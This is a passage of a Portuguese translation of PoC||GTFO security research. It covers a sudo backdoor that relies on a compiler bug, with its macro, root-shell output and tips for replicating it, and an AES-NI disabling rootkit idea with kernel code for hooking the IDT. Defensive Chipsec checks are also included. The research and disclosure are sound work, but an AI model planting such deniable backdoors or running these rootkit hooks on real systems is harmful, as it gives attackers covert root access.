      (DEBUG_TO_VERBOSITY(dbg_lvl)              \
112     == SUDO_DEBUG_NOTICE)
```

E é a macro a seguir que exercita nosso bug. (O comentário sobre a função de hash perfeita é, com certeza, o mais puro absurdo.)

```
108 /* Perfect hash function for mapping debug
       levels to intended verbosity */
110 #define DEBUG_TO_VERBOSITY(d)                \
            (5 % (3 * (d)) + 2)
```

O nosso patch passaria batido por um processo de revisão de código? Esperamos que não. Mas uma campanha paciente com esses patches, espalhando-os ao longo do tempo e através de diferentes projetos, com certeza teria alguns casos de sucesso.

Em seguida, vamos testar o backdoor. O sudo com o patch compila sem erros, passa em todos os testes e sua instalação é realizada com sucesso. Agora vamos fazer login com um usuário que, definitivamente, não esteja no arquivo sudoers e ver o que acontece:

```
  $ whoami
2 mark
  $ ~regehr/bad-sudo/bin/sudo bash
4 Password:
  #
```

Sucesso! Como uma verificação extra, devemos recompilar o sudo usando uma versão mais moderna do Clang/LLVM ou qualquer versão do GCC e ver o que acontece. Assim, atingimos nosso objetivo de instalar um backdoor direcionado a usuários de um único compilador.

```
1 $ ~regehr/bad-sudo/bin/sudo bash
  Password:
3 mark is not in the sudoers file.
  This incident will be reported.
5 $
```

Precisamos enfatizar que esse comprometimento é fundamentalmente diferente da famosa tentativa de inserir um backdoor no Linux em 2003,[7] e também diferente de bugs de segurança introduzidos por comportamentos indefinidos.[8] Em ambos os casos, o bug foi encontrado no código sendo compilado, e não no compilador.

O projeto de um backdoor em nível de código-fonte envolve, por um lado, um balanço entre negabilidade e dificuldade ser encontrado em nível de código, e, por outro, a especificidade dos efeitos. Nosso backdoor de sudo representa uma escolha extrema nesse espectro; a implementação é idiossincrática, porém irrepreensível. Uma audito-

ria no código-fonte poderia apontar que o patch é desnecessariamente complicado, mas nenhuma quantidade de testes (desde que os mantenedores do sudo não pensem em utilizar nosso compilador alvo) revelaria a falha. Na verdade, nós utilizamos uma ferramenta de verificação formal para provar que os códigos do sudo original e modificado são equivalentes (os detalhes estão em nosso repositório).[9]

Um backdoor ideal somente aceitaria um comando "abre-te sésamo" específico, mas o nosso permite que qualquer usuário não incluso no arquivo sudoers obtenha acesso de root. Parece difícil fazer melhor mantendo-se as mudanças do código-fonte imperceptíveis, e isso faz com que este exemplo seja fácil de ser detectado quando o sudo é compilado com o compilador alvo.

Se não for detectado durante sua vida útil, um backdoor como o nosso cairá no esquecimento juntamente com o compilador alvo. O autor do backdoor pode manter sua reputação e contribuir com outros projetos open-source sensíveis em relação à segurança, sem sequer ter de removê-lo do código-fonte do sudo. Isso significa que o autor pode ser um colaborador esporádico, ao invés de ter que ser o autor principal do programa infectado com o backdoor.

Como você defenderia seu sistema contra um ataque que é baseado em um bug de compilador? Isso não é tão fácil. Você poderia usar um compilador provadamente correto, como o CompCert C do INRA. Se esse for um passo muito drástico, você poderia utilizar uma técnica chamada translation validation para provar que – independente da corretude geral do compilador – ele não cometeu um erro ao compilar seu programa específico. Translation validation ainda é um problema em nível de pesquisa.

Para concluir, estamos propondo um ataque simples e de baixo custo? Talvez não. Mas acreditamos que ele representa um método deprimentemente plausível para inserir backdoors difíceis de encontrar e altamente negáveis em códigos críticos em relação à segurança.

DICAS DO EDITOR

Algumas dicas com a única finalidade de guiar o estudo do leitor interessado em replicar os códigos:

- ***Baixar e estudar o sudo comprometido disponível em https://github.com/regehr/sudo-1.8.13/compare/compromise***
- ***Antes de iniciar o processo de compilação do sudo:***

export CC="/path/para/clang"

export CFLAGS="-O1"

- ***Inserir ao menos uma regra no arquivo sudoers***

EXTENDENDO BACKDOORS RELACIONADAS A CRIPTOGRAFIA PARA OUTROS CENÁRIOS

Publicado originalmente na revista PoC || GTFO 7, em 13/Março/2015
Traduzido por Gabriel Negreira Barbosa

por BSDaemon e Pirata

Este artigo expande as ideias introduzidas por Taylor Hornby em seu artigo "Prototyping an RDRAND Backdoor in Bochs", publicado na PoC||GTFO 3:6. Tal artigo demonstrou os perigos de utilizar instruções que geram o evento #VMEXIT dentro de uma máquina virtual (guest). Pelo fato de um VMM malicioso poder comprometer a aleatoriedade retornada ao guest, a segurança de operações criptográficas pode ser afetada.

Neste artigo, demonstramos que as novas instruções AES-NI em plataformas Intel são vulneráveis a um ataque similar, porém com consequências adicionais. Não somente as máquinas virtuais guest estão estão vulneráveis, como também as aplicações normais de modo usuário e kernel que utilizam as novas instruções – a não ser que as medidas apropriadas estejam implementadas. O motivo é uma funcionalidade da plataforma praticamente desconhecida: a habilidade de desabilitar esse conjunto de instruções.

1. Introdução

De acordo com o site da Intel [1]:

Intel AES-NI é um novo conjunto de instruções que focam no Advanced Encryption Standard (AES) e aceleram a criptografia de dados nas famílias de processadores Intel Xeon e Intel Core.

O conjunto de instruções está disponível desde 2010. [2]

Iniciando em 2010 com a família de processadores Intel Core baseada na micro-arquitetura Intel de 32nm, a Intel introduziu um novo conjunto de instruções de AES. O lançamento desse processador trouxe sete novas instruções. Como segurança é uma parte crucial das nossas vidas computacionais, a Intel continuou com essa tendência e em 2012 lançou os Processadores Intel Core de 3a. Geração, de codinome Ivy Bridge. Subsequentemente, em 2014 a micro-arquitetura Intel de codinome Broadwell suportará a instrução RDSEED.

Em um sistema Linux, um simples grep mostra se a instrução está disponível na sua máquina como visto na Listagem 1.

No entanto, um fato pouco conhecido é que o conjunto de instruções pode ser desabilitado utilizando um MSR do processador. Nos inteiramos a respeito enquanto olhávamos problemas de atualização de BIOS e nos deparamos com uma postagem sobre uma máquina que suportava AES-NI mas o mostrava como desabilitado. [3]

Pesquisando a respeito, descobrimos o MSR para a plataforma Broadwell: 0x13C. Ele pode variar em diferentes gerações de processador, mas de acordo com nossos testes é o mesmo em Haswell e Sandy Bridge. Na nossa máquina, esse MSR estava com o lock ativado. A Listagem 2 descreve dois bits desse MSR.

Discutindo com um amigo sobre possibilidades de ataque a outro cenário – relacionado a quebrar funcionalidades semelhantes a sandbox no processador – tivemos a ideia de utilizar esse MSR para um rootkit.

2. A Ideia

Todos os códigos com suporte a AES-NI que vimos, incluindo as implementações de referência no site da Intel, estão, basicamente, verificando se ele é suportado pelo processador através de CPUID. Por isso que consideramos a possibilidade de manipular a criptografia em aplicações desabilitando a extensão e emulando os resultados esperados. Não muito depois de termos esse pensamento, lemos a PoC||GTFO 3:6 sobre RDRAND.

Se o bit de desabilitar tiver o valor 1, as instruções AES-NI, quando executadas, causarão #UD (exceção de opcode inválido). Dado que as verificações de suporte de AES-NI ocorrem durante a inicialização dos códigos, e não antes de cada chamada, vencer esse race condition é fácil – é um TOCTOU clássico.

Algumas BIOS vão ter o bit de lock ativado. Nesse caso, escritas ao MSR causarão "general protection fault"; então, existem duas abordagens para lidar com esse caso.

A primeira abordagem é definir como 1 ambos os bits de lock e desabilitar. A BIOS tenta ativar a instrução, mas a escrita é ignorada. A BIOS tenta ativar o lock, mas a ação é ignorada. Isso funciona, a menos que a BIOS verifique se as escritas ao MSR funcionaram ou não, o que geralmente não é o caso – nas BIOS que testamos, o handler de "general protection fault" da BIOS somente retomava a execução. Para atacar a BIOS dessa forma, a funcionalidade de atualização da BIOS poderia ser explorada ativando o bit TOP_SWAP, que permite a execução de código antes da BIOS. [4] A ferramenta Chipsec [5] verifica se o mecanismo TOP_SWAP está com o lock ativado.

A Listagem 3 ilustra o caso de uma máquina vulnerável. A Listagem 4 ilustra o caso de uma máquina protegida.

O problema com essa abordagem é que o software precisa verificar se o AES-NI está ativo ou não ao invés de simplesmente assumir que a plataforma suporta ele.

A segunda abordagem é substituirmos o código da BIOS que ativa o lock do MSR por NOPs. Isso funciona se for possível modificar a BIOS da plataforma, o que geralmente é o caso. Existem diversas opções para reverter e aplicar patch na sua BIOS, mas a maioria envolve modificar o conteúdo do chip SPI Flash ou realizar single-stepping com um debugger JTAG.

Pelo fato de o pessoal do CoreBoot ter se divertindo muito com SPI Flash e a sabedoria popular dizer que JTAG não é factível em Intel, decidimos jogar a sabedoria popular pela janela e seguir pelo caminho do JTAG. Utilizamos o Intel JTAG Debugger e um dispositivo XDP 3. O algoritmo utilizado está no Anexo 3.

Para alterar esse MSR é necessário acesso de ring 0, então esse ataque pode ser efetuado pelo hypervisor contra máquinas virtuais guest. Mas o que é interessante nesse caso é que o ataque pode ser realizado pelo próprio ring 0 sem necessitar de suporte do hypervisor! Utilizamos um módulo de kernel Linux para interceptar o #UD; um protótipo desse módulo está no Anexo 6.

3. Verificando seu sistema

Você pode utilizar o módulo do Chipsec que está junto com este artigo (Anexo 1) para verificar se o MSR está com o lock ativado no seu sistema. O Chipsec utiliza um módulo de kernel que abre uma interface (em Linux é um device) para seu componente de modo usuário (código Python) solicitar informações de diferentes elementos da plataforma, como MSRs. Obviamente, um módulo de kernel poderia fazer isso diretamente. Um exemplo desse módulo também está neste artigo (Anexo 2).

Dado que o MSR aparenta mudar de sistema para sistema (e não está profundamente documentado pela Intel), recomendamos buscar tal informação nos fóruns do seu OEM BIOS para tentar descobrir o número do MSR para sua plataforma para o caso de o valor mostrado por esse artigo não funcionar. Fazer um disassembly da sua BIOS e buscar por instruções wrmsr também ajuda. Algumas BIOS oferecem a possibilidade de desativar o AES-NI no menu da BIOS; logo, isso facilita identificar o código (faça um dump da BIOS e depois um diff). Por padrão, a plataforma inicializa com o bit de desabilitar com o valor 0, ou seja, com o AES-NI habilitado. No caso da nossa BIOS, somente o bit de lock estava com o valor 1.

4. Conclusão

Este artigo demonstrou a necessidade de verificar problemas de segurança na plataforma como um todo. Mostramos que inclusive software "seguros"

podem ser comprometidos se a configuração dos elementos da plataforma estiver errada (ou não for ideal). Adicionalmente, note que ferramentas de forense poderiam falhar na detecção desse tipo de ataque pois, em geral, elas dependem de ajuda da plataforma para dissecar software.

Agradecimentos

A Neer Roggel pelas diversas e excelentes discussões sobre segurança de processador e funcionalidades modernas, assim como pela excelente conversa a respeito de outro ataque relativo a desabilitação do AES-NI no processador.


```
bsdaemon@bsdaemon.org:~# grep aes /proc/cpuinfo
flags           : fpu vme de pse tsc msr pae mce cx8 apic sep mtrr pge mca cmov
pat pse36 clflush dts acpi mmx fxsr sse sse2 ss ht tm pbe syscall nx rdtscp lm
constant_tsc arch_perfmon pebs bts rep_good nopl xtopology nonstop_tsc
aperfmperf eagerfpu pni pclmulqdq dtes64 monitor ds_cpl vmx smx est tm2 ssse3
cx16 xtpr pdcm pcid sse4_1 sse4_2 x2apic popcnt tsc_deadline_timer aes xsave avx
f16c rdrand lahf_lm ida arat epb xsaveopt pln pts dtherm tpr_shadow vnmi
flexpriority ept vpid fsgsbase smep erms
```

Listagem 1

```
MSR 0x13C
Bit      Description
0    Lock bit (always unlocked on boot time, BIOS sets it)
1    Not defined by default, 1 will disable AES-NI
2-32     Not sure what it does, not touched by our BIOS (probably reserved)
```

Listagem 2

```
### BIOS VERSION 65CN90WW
OS      : uefi
Chipset:
VID:        8086
DID:        0154
Name:       Ivy Bridge (IVB)
Long Name: Ivy Bridge CPU / Panther Point PCH
[-] FAILED: BIOS Interface including Top Swap Mode is not locked
```

Listagem 3

```
OS      : Linux 3.2.0-4-686-pae #1 SMP Debian 3.2.65-1+deb7u2 i686
Platform: 4th Generation Core Processor (Haswell U/Y)
        VID: 8086
        DID: 0A04
CHIPSEC : 1.1.7
[*] BIOS Top Swap mode is disabled
[*] BUC = 0x00000000 << Backed Up Control (RCBA + 0x3414)
  [00] TS               = 0 << Top Swap
[*] RTC version of TS = 0
[*] GCS = 0x00000021 << General Control and Status (RCBA + 0x3410)
  [00] BILD             = 1 << BIOS Interface Lock Down
  [10] BBS              = 0

[+] PASSED: BIOS Interface is locked (including Top Swap Mode)
```

Listagem 4

Referências

[1] http://www.intel.com/content/www/us/en/architecture-and-technology/advanced-encryption-standard--aes-/data-protection-aes-general-technology.html

[2] https://software.intel.com/en-us/node/256280

[3] "AES-NI shows Disabled", http://en.community.dell.com/support-forums/servers/f/956/t/19509653

[4] "Using SMM for other purposes", Phrack 65:7

[5] https://github.com/chipsec/chipsec

Anexo 1: Patch para Chipsec

Esse patch é para a versão do repositório público do Chipsec de 09/Março/2015. Uma melhor (e mais completa) versão desse patch será, em breve, incorporada no repositório público.

```
diff -rNup chipsec-master/source/tool/chipsec/cfg/hsw.xml chipsec-master.new/source/tool/chipsec/
    cfg/hsw.xml
--- chipsec-master/source/tool/chipsec/cfg/hsw.xml  2015-01-23 16:07:19.000000000 -0800
+++ chipsec-master.new/source/tool/chipsec/cfg/hsw.xml  2015-03-09 19:13:55.949498250 -0700
@@ -39,6 +39,10 @@
   <!--                                          -->
   <!-- ######################################## -->
   <registers>
+  <register name="IA32_AES_NI"    type="msr" msr="0x13c" desc="AES-NI Lock">
+      <field name="Lock"       bit="0"  size="1"  desc="AES-NI Lock Bit" />
+      <field name="AESDisable" bit="1" size="1" desc="AES-NI Disable Bit (set to disable)" />
+  </register>
   </registers>

-</configuration>
\ No newline at end of file
+</configuration>
diff -rNup chipsec-master/source/tool/chipsec/modules/hsw/aes_ni.py chipsec-master.new/source/tool
    /chipsec/modules/hsw/aes_ni.py
--- chipsec-master/source/tool/chipsec/modules/hsw/aes_ni.py  1969-12-31 16:00:00.000000000 -0800
+++ chipsec-master.new/source/tool/chipsec/modules/hsw/aes_ni.py  2015-03-09 19:22:12.693518998
    -0700
@@ -0,0 +1,68 @@
+#CHIPSEC: Platform Security Assessment Framework
+#Copyright (c) 2010-2015, Intel Corporation
+#
+#This program is free software; you can redistribute it and/or
+#modify it under the terms of the GNU General Public License
+#as published by the Free Software Foundation; Version 2.
+#
+#This program is distributed in the hope that it will be useful,
+#but WITHOUT ANY WARRANTY; without even the implied warranty of
+#MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
+#GNU General Public License for more details.
+#
+#You should have received a copy of the GNU General Public License
+#along with this program; if not, write to the Free Software
+#Foundation, Inc., 51 Franklin Street, Fifth Floor, Boston, MA  02110-1301, USA.
+#
+#Contact information:
+#chipsec@intel.com
+#
+
+
+
+
+## \addtogroup modules
+# __chipsec/modules/hsw/aes_ni.py__ - checks for AES-NI lock
+#
+
+
+from chipsec.module_common import *
+from chipsec.hal.msr import *
+
+TAGS = [MTAG_BIOS,MTAG_HWCONFIG]
+
+class aes_ni(BaseModule):
+
+    def __init__(self):
+        BaseModule.__init__(self)
+
+    def is_supported(self):
+        return True
+
+    def check_aes_ni_supported(self):
+ return True
+
+    def check_aes_ni(self):
+        self.logger.start_test( "Checking if AES-NI lock bit is set" )
+
+        aes_msr = chipsec.chipset.read_register( self.cs, 'IA32_AES_NI' )
+        chipsec.chipset.print_register( self.cs, 'IA32_AES_NI', aes_msr )
+
+ aes_msr_lock =  aes_msr  & 0x1
+
+ # We don't really care if it is enabled or not since the software needs to
+ # test - the only security issue is if it is not locked
+ aes_msr_disable = aes_msr & 0x2
+
+ # Check if the lock is not set, then ERROR
+ if (not aes_msr_lock):
+   return False
+
+        return True
+
+    # --------------------------------------------------------------------------
+    # run( module_argv )
+    # Required function: run here all tests from this module
+    # --------------------------------------------------------------------------
+    def run( self, module_argv ):
+        return self.check_aes_ni()
```

Anexo 2: Módulo de kernel para verificar e alterar o MSR relativo ao AES-NI

Se por algum motivo você não puder utilizar o Chipsec, esse módulo de kernel do Linux lê o MSR e verifica se o lock está ativado.

```
#include <linux/module.h>
#include <linux/device.h>
#include <linux/highmem.h>
#include <linux/kallsyms.h>
#include <linux/tty.h>
#include <linux/ptrace.h>
#include <linux/version.h>
#include <linux/slab.h>
#include <asm/io.h>
#include "include/rop.h"
#include <linux/smp.h>

#define _GNU_SOURCE

#define FEATURE_CONFIG_MSR 0x13c

MODULE_LICENSE("GPL");

#define MASK_LOCK_SET            0x00000001
#define MASK_AES_ENABLED         0x00000002
#define MASK_SET_LOCK            0x00000000

void * read_msr_in_c(void * CPUInfo)
{
        int *pointer;
        pointer=(int *) CPUInfo;
        asm volatile("rdmsr" : "=a"(pointer[0]), "=d"(pointer[3]) : "c"(FEATURE_CONFIG_MSR));
        return NULL;
}

int __init
init_module (void)
{
        int CPUInfo[4]={-1};

        printk(KERN_ALERT "AES-NI testing module\n");

        read_msr_in_c(CPUInfo);

        printk(KERN_ALERT "read: %d %d from MSR: 0x%x \n", CPUInfo[0], CPUInfo[3],
    FEATURE_CONFIG_MSR);

        if (CPUInfo[0] & MASK_LOCK_SET)
                printk(KERN_ALERT "MSR:  lock bit is set\n");

        if (!(CPUInfo[0] & MASK_AES_ENABLED))
                printk(KERN_ALERT "MSR:  AES_DISABLED bit is NOT set - AES-NI is ENABLED\n");

        return 0;
}

void __exit
cleanup_module (void)
{
        printk(KERN_ALERT "AES-NI MSR unloading \n");
}
```

Anexo 3: Algoritmo para In-Target-Probe (ITP)

Por termos utilizado uma interface disponível somente para empregados Intel e parceiros OEM, decidimos ao menos mostrar o algoritmo por trás do que fizemos. Iniciamos parando a execução da máquina no entrypoint da BIOS. Então, definimos algumas funções para serem utilizadas pelo nosso código.

```
get_eip():  Get the current RIP
get_cs(): Get the current CS
get_ecx():  Get the current value of RCX
get_opcode():  Get the current opcode (disassembly the current instruction)
find_wrmsr():  Uses the get_opcode() to compare with the '300f' (wrmsr opcode) and
  return True if found (False if not)
search_wrmsr():
  while find_wrmsr() == False:  step() -> go to the next instruction (single-step)
find_aes():
  while True:
    step()
    search_wrmsr()
    if get_ecx() == '0000013c':
      print "Found AES MSR"
      break
```

Anexo 4: Código de teste para disponibilidade do AES-NI

Esse código utiliza CPUID para verificar se o AES-NI está disponível. Se estiver desabilitado, retornará "AES-NI Disabled". Esse é o código de referência de detecção da funcionalidade para ser utilizado durante a inicialização.

```
#include <stdio.h>

#define cpuid(level, a, b, c, d) \
     asm("xchg{l}\t{%%}ebx, %1\n\t" \
          "cpuid\n\t" \
          "xchg{l}\t{%%}ebx, %1\n\t" \
          : "=a" (a), "=r" (b), "=c" (c), "=d" (d) \
          : "0" (level))

int main (int argc, char **argv) {
     unsigned int eax, ebx, ecx, edx;
     cpuid(1, eax, ebx, ecx, edx);
     if (ecx & (1<<25))
          printf("AES-NI Enabled\n");
     else
          printf("AES-NI Disabled\n");
     return 0;
}
```

Anexo 5: Simples código assembly utilizando AES-NI (para gerar o #UD)

Esse código retornará normalmente (chamada exit(0)) se o AES-NI estiver ativo e, caso contrário, causará um #UD.

```
Section .text
          global _start

_start:
     mov ebx, 0
     mov eax, 1
     aesenc xmm7, xmm1
     int 0x80
```

Anexo 6: Hook de #UD

Existem diversas formas de implementar isso, como mostrado no artigo "Handling Interrupt Descriptor Table for fun and profit" (Phrack 59:4). Outra opção seria utilizar Kprobes e hookar a função invalid_op().

```
#include <linux/module.h>
#include <linux/kernel.h>

int index = 0;
module_param(index, int, 0);

#define GET_FULL_ISR(low, high) ( ((uint32_t)(low)) | (((uint32_t)(high)) << 16) )
#define GET_LOW_ISR(addr) ( (uint16_t)(((uint32_t)(addr)) & 0x0000FFFF) )
#define GET_HIGH_ISR(addr) ( (uint16_t)(((uint32_t)(addr)) >> 16) )

uint32_t original_handlers[256];
uint16_t old_gs, old_fs, old_es, old_ds;

typedef struct _idt_gate_desc {
          uint16_t offset_low;
          uint16_t segment_selector;
          uint8_t zero; // zero + reserved
          uint8_t flags;
          uint16_t offset_high;
} idt_gate_desc_t;
idt_gate_desc_t *gates[256];

void handler_implemented(void) {
          printk(KERN_EMERG "IDT Hooked Handler\n");
}

void foo(void) {
          __asm__("push %eax"); // placeholder for original handler

          __asm__("pushw %gs");
          __asm__("pushw %fs");
          __asm__("pushw %es");
          __asm__("pushw %ds");
          __asm__("push %eax");
```

```
        __asm__("push %ebp");
        __asm__("push %edi");
        __asm__("push %esi");
        __asm__("push %edx");
        __asm__("push %ecx");
        __asm__("push %ebx");

        __asm__("movw %0, %%ds" : : "m"(old_ds));
        __asm__("movw %0, %%es" : : "m"(old_es));
        __asm__("movw %0, %%fs" : : "m"(old_fs));
        __asm__("movw %0, %%gs" : : "m"(old_gs));

        handler_implemented();

        // place original handler in its placeholder
        __asm__("mov %0, %%eax": : "m"(original_handlers[index]));
    __asm__("mov %eax, 0x24(%esp)");

        __asm__("pop %ebx");
        __asm__("pop %ecx");
        __asm__("pop %edx");
        __asm__("pop %esi");
        __asm__("pop %edi");
        __asm__("pop %ebp");
        __asm__("pop %eax");
        __asm__("popw %ds");
        __asm__("popw %es");
        __asm__("popw %fs");
        __asm__("popw %gs");

        // ensures that "ret" will be the next instruction for the case
        // compiler adds more instructions in the epilogue
        __asm__("ret");
}

int init_module(void) {
        // IDTR
        unsigned char idtr[6];
        uint16_t idt_limit;
        uint32_t idt_base_addr;
        int i;

        __asm__("mov %%gs, %0": "=m"(old_gs));
        __asm__("mov %%fs, %0": "=m"(old_fs));
        __asm__("mov %%es, %0": "=m"(old_es));
        __asm__("mov %%ds, %0": "=m"(old_ds));

        __asm__("sidt %0": "=m" (idtr));
        idt_limit = *((uint16_t *)idtr);
        idt_base_addr = *((uint32_t *)&idtr[2]);
        printk("IDT Base Address: 0x%x, IDT Limit: 0x%x\n", idt_base_addr, idt_limit);

        gates[0] = (idt_gate_desc_t *)(idt_base_addr);
        for (i = 1; i < 256; i++)
                gates[i] = gates[i - 1] + 1;

        printk("int %d entry addr %x, seg sel %x, flags %x, offset %x\n", index, gates[index], (
    uint32_t)gates[index]->segment_selector, (uint32_t)gates[index]->flags, GET_FULL_ISR(gates[
    index]->offset_low, gates[index]->offset_high));

        for (i = 0; i < 256; i++)
                original_handlers[i] = GET_FULL_ISR(gates[i]->offset_low, gates[i]->offset_high);

        gates[index]->offset_low = GET_LOW_ISR(&foo);
        gates[index]->offset_high = GET_HIGH_ISR(&foo);

        return 0;
}

void cleanup_module(void) {
        printk("cleanup entry %d\n", index);

        gates[index]->offset_low = GET_LOW_ISR(original_handlers[index]);
        gates[index]->offset_high = GET_HIGH_ISR(original_handlers[index]);
}
```

MAGAZINE